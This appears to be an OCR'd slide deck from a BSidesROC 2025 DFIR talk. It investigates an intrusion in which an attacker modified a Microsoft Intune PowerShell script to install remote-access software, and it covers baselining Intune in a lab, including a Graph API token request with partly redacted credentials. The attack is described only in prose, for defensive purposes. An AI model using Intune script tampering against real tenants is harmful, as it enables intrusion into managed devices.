
KPMG

Investigating a malicious script in Microsoft Intune: A DFIR case study

BSidesROC 2025



Contents

whoami

whoami

- Dennis Labossiere

experience.ps1 --job --degrees All --years --certs All

- Director within the KPMG Cyber Threat Management practice
- BS degree from Utica College (n/k/a Utica University) in cybercrime forensics and investigations
- MS degree from Utica College (n/k/a Utica University) in cybersecurity, computer forensics, and cyber operations
- Ten years of DFIR experience
- SANS GCFE and GCFA
- SentinelOne Incident Response Engineer
- MITRE ATT&CK Defender CTI and Adversary Emulation

cyber_passions.ps1 --all

- Ransomware investigations
- Threat hunting and detection engineering

personal.ps1 --all

- Husband and father
- Former collegiate baseball player
- Glamor camper (camping with electric hookup) who loves to fish and cook

WIIFM?

We all have something to learn (e.g., defensive measures, new analytic technique, and new data source).

Reminder to leverage all available telemetry:

- Think about what data may be available aside from host-based or cloud-based forensics

Share a story from the trenches.

Maybe a new detection can be created based on events in this presentation.

Caveats

- I built a test environment for this presentation.
- It contained one Windows 10 virtual desktop, which was joined to Microsoft Entra ID and managed by Intune.
- I used free trials versions for Microsoft Entra ID (P2) and Intune (release 2401).

1

Agenda

Agenda

01 Provide a brief background on a real intrusion that inspired this research and presentation.

02 Baseline Microsoft Intune using a newly established testing domain.

03 Describe the methodology and available telemetry so you can perform a similar investigation.

04 Recreate the attack in a lab environment and forensically analyze the attack that inspired this research and presentation.

05 List the tools used to analyze the attack.

06 Provide the research that assisted with this presentation.

NOTE: *Where appropriate, redactions or implicit changes were made to protect credentials, secrets and/or domains.*

Incident background

At approximately 00:33 UTC on June 10, 2023, KPMG responded to an incident where a remote attacker successfully gained unauthorized access into a client's Azure tenant.

Upon initial investigation, it was discovered that the remote attacker obtained access to a highly privileged account.

- This remote attacker was likely a part of the group known as Scattered Spider (aka Octo Tempest, Starfraud, UNC3944, and many other monikers).

On June 13, 2023, analysis indicated that a script within Microsoft Intune—named Teams Firewall updater—was modified by the remote attacker.

The underlying PowerShell script was named `Update-TeamsFWRules.ps1`.

The script was modified to download and install an application that provided remote access.


- This remote access was further leveraged and used to download additional tools.

2

Baseline Intune

Azure user details

The `Object ID` value can be used to track the user responsible.



Dennis Labossiere
dlabossiere@dlintunetesting.onmicrosoft.com
Member

User principal name	dlabossiere@dlintunetesting.onmicrosoft.com
Object ID	63375ffe-f00f-46f5-89e7-6666c6b3863e
Created date time	Feb 7, 2024, 10:20 AM
User type	Member
Identities	dlintunetesting.onmicrosoft.com

Group memberships	1
Applications	1
Assigned roles	4
Assigned licenses	1

Baseline Intune

Note: *By default, the end point will check for policy updates every 60 minutes.*

By default, Intune does not have any preexisting scripts.


Two benign scripts were created:

01 The first script created a directory on the desktop of user1 with the name of `Test`.

02 The second script created a directory on the desktop of user2 with the name of `Test`.

Specific script properties were noted:

- Name of the script
- ScriptID (from the URL or Graph API)
- PowerShell script name
- Run as logged on user option
- Included and excluded groups



Dashboard > Devices | Scripts > Create Test Dir

Create Test Dir | Properties

Windows 10 and later

Basics Edit


Name	Create Test Dir
Description	No Description

Script settings Edit

PowerShell script	test_new_dir.ps1
Run this script using the logged on credentials	Yes
Enforce script signature check	No
Run script in 64 bit PowerShell Host	No

Assignments Edit


Included groups	Intune_Group
Excluded groups	No Excluded groups



https://intune.microsoft.com/#view/Microsoft_Intune_DeviceSettings/ConfigureWMPolicyMenuBlade/~/overview/policyId/5fa26a93-5433-4e4e-aedf-f3ee6c7a1bc4/policyType~/0

Baseline Intune – Microsoft Graph API

Send a `POST` to `https://login.microsoft.com/<AZURE TENANT ID>/oauth2/v2.0/token` to obtain a Bearer token.




DL-Intune-Testing / **Get Bearer Token**

POST https://login.microsoftonline.com/e42abb88- REDACTED -388b9064fd34/oauth2/v2.0/token

○ none ○ form-data ● x-www-form-urlencoded ○ raw ○ binary ○ GraphQL

	Key	Value
☑	client_id	3d0ddac7- REDACTED 5bd28f4026c8
☑	client_secret	o908Q~M(REDACTED)OlOdc38NnEsbfMcsl
☑	scope	https://graph.microsoft.com/.default
☑	grant_type	client_credentials
	Key	Value




Testing Labs | Overview

Azure Active Directory is now Microsoft Entra ID. Learn more

Basic information

Name	Testing Labs	Users	1
Tenant ID	e42abb88-0REDACTED-9cae-388b9064fd34	Groups	1
Primary domain	dlintunetesting.onmicrosoft.com	Applications	2
License	Microsoft Entra ID P2	Devices	1

Azure tenant ID



Home > Testing Labs | Enterprise applications > Enterprise applications | All applications >

Intune_GraphAPI_Testing | Overview ...

Enterprise Application

- Overview
- Deployment Plan
- Diagnose and solve problems

Manage

- Properties
- Owners

Properties

